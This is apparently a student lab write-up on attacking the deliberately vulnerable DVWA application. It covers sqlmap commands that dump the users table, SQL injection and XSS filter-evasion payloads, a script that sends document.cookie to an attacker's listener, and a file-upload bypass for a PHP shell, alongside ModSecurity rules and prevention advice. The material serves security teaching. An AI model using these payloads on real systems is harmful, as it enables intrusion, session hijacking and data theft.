



```
sqlmap -u "http://192.168.100.159/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9ff020a9fd79ee9930a5c9f57eff042d; security=low" \
--batch \
--columns -D dvwa -T users
```



To get all the data we do

```
sqlmap -u "http://192.168.100.159/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9ff020a9fd79ee9930a5c9f57eff042d; security=low" \
--batch \
--dump -D dvwa -T users
```



Using `sqlmap`, it was possible to:

- Identify a SQL Injection vulnerability in the `id` parameter
- Enumerate the database and extract sensitive data
- Demonstrate the lack of input sanitization on the server-side

This highlights the need for **prepared statements**, **input validation**, and possibly a **Web Application Firewall (WAF)** as protective measures.

Security level: Medium

🔎 Analysis of security controls:

In Medium security level, DVWA replaces the input field with a dropdown menu, preventing direct SQL injection in the browser. However, the backend remains vulnerable. By using developer tools or Burp Suite to modify the request, the same payloads used in Low level can be injected. The results are equivalent — the only difference is the injection method.

Security level: Hard

We change the security level to hard and test the same commands changing security to high

```
sqlmap -u "http://192.168.100.159/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9ff020a9fd79ee9930a5c9f57eff042d; security=high" \
--batch \
--tables -D dvwa
```

💡 All of the commands worked like in the previous security leves

ModSecurity rule configurations

We install modsecurty

```
brew install httpd
brew install httpd modsecurity
```

- We set SecRuleEngine On
- We creat a rule file and include

```
SecRule ARGS "(?i:union\s+select)" \
"id:1001,phase:2,t:none,deny,status:403,msg:'Blocked SQL Injection: UNION SELECT'"
```

Bypass Techniques on WAF rules

Although basic ModSecurity rules can detect common SQL injection patterns like `UNION SELECT`, attackers may attempt to bypass these rules using techniques such as:

- **Obfuscation:** Inserting comments or whitespace:

  Example: `UN/**/ION/**/SELECT`
- **Case manipulation:** Using upper/lowercase variations:

  Example: `UnIoN SeLeCt`
- **Encoding:** URL-encoding characters like spaces (`%20`) or using hexadecimal
- **Changing injection method:** Using Boolean- or time-based blind SQLi instead of classic payloads

These techniques highlight the importance of writing **robust regular expressions** and using **predefined rulesets** like the OWASP Core Rule Set (CRS), which account for many evasion methods.

Prevention strategies

To protect against SQL Injection and similar web attacks, the following strategies are recommended:


- **Use prepared statements (parameterized queries)** to avoid dynamic SQL.
- **Validate and sanitize user input** on both client and server side.
- **Enable a Web Application Firewall (WAF)** like ModSecurity and keep it updated.
- **Use security headers** and proper error handling to avoid information leakage.
- **Regularly audit logs** and monitor suspicious patterns in request traffic.

In a production system, relying only on WAF rules is not enough — they should be seen as a **defensive layer**, not a substitute for secure code.

Problem 3: Cross-Site Scripting (XSS) and WAF Evasion

1: Change DVWA security to "medium".

- Open DVWA in the Kali browser with the IP
- Go to DVWA security and change it to Medium and save it.





2: Identify Reflected and Stored XSS

Reflected XSS

- Go to the Reflected XSS section and inject in name the payload.

```
<script>alert('Reflected XSS')</script>
```






What does this mean?

- **The code was not executed**, so **the XSS injection was neutralized**.
- The server probably **filtered or escaped the special characters**, such as `<` and `>`, transforming them to HTML entities such as `<` and `>`.
- This normally occurs when DVWA security is set to **"medium" or "high".**

Stored XSS

- Go to the Stored XSS section and inject in the Name section "validator".
- Now in the comment or message field the following Payload:

```
<script>alert('Stored XSS')</script>
```



What does this mean?

It means that the Stored XSS attempt failed, because the payload was neutralized.

Why does this happen?

- The DVWA security level is probably set to **Medium** or **High**.
- At those levels, DVWA does a **filtering or encryption** of dangerous fields.

3: Payloads that evade "Medium" filters

We created three variants that could evade filtering.

- Hexadecimal obfuscation:


```
<script>eval('\x61\x6c\x65\x72\x74\x28\x31\x29')</script>
```


With this payload it did not work in any of the two XSS, giving us the same results as above.

- Separation by events:


```
<img src=x onerror="alert('XSS')">
```

With this payload it did work in the Reflected vulnerability, giving us the following message.





But in the Stored vulnerability it did not work.



- With comments to break static analysis:

```
<scr<!-- -->ipt>alert('XSS')</scr<!-- -->ipt>
```

It did not work in any of the two XSS either.


4: Create payload to steal cookies

1. In Kali, we open a terminal and run a server to receive the cookie:

```
sudo python3 -m http.server 8000
```


2. In DVWA (Reflected or Stored), place this payload:

```
<script>
  new Image().src="http://192.168.227.130:8000?cookie=" + document.cookie;
</script>
```



As we can see, the console tells us that the request was successful.


5: Change DVWA to "hard" and analyze what it blocks



Now we try to repeat the same payloads as in the previous step

- Obfuscation with hexadecimal:

```
<script>eval('\x61\x6c\x65\x72\x74\x28\x31\x29')</script>
```




Payload did not work

- Separation by events:

```
<img src=x onerror="alert('XSS')">
```


With this payload, the same as the case with the security in "Medium", it worked.



- With comments to break static analysis:

```
<scr<!-- -->ipt>alert('XSS')</scr<!-- -->ipt>
```

Also did not work in either of the two XSS



6: Techniques to evade protection in Hard


We create a list of payloads

1. `srcdoc` (in iframe)

```
<iframe srcdoc="<script>alert('XSS')</script>"></iframe>
```


Reflected

As we can see, it did not work



Stored

It didn't work either





2: SVG with event

```
<svg/onload=alert(1)>
```

Reflected


It did work





Stored

Didn't work here




3: Obfuscation with `eval` and `String.fromCharCode`

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
```


Reflected

Did not work



Stored

Did not work



7: Install and configure ModSecurity + OWASP CRS on WSL2

Install ModSecurity:

```
sudo apt update
sudo apt install libapache2-mod-security2
```

8: Techniques to evade WAF

Technique 1: Encodings

```
<script>al%65rt('XSS')</script>
```

Technique 2: Use of JavaScript DOM


```
<a href="javascript:alert(document.cookie)">Click</a>
```

Technique 3: Fragmentation between tags

```
<scri<script>pt>alert(1)</scr</script>ipt>
```

4. SQL Injection at Different Security Levels

We set the security level to medium and try to upload a php file. We get an error




we are only allowed to upload JPEG or PNG

→ we rename the file as an image

```
cp shell.php shell.php.jpg
```

The file was uploaded and now we test if it can execute

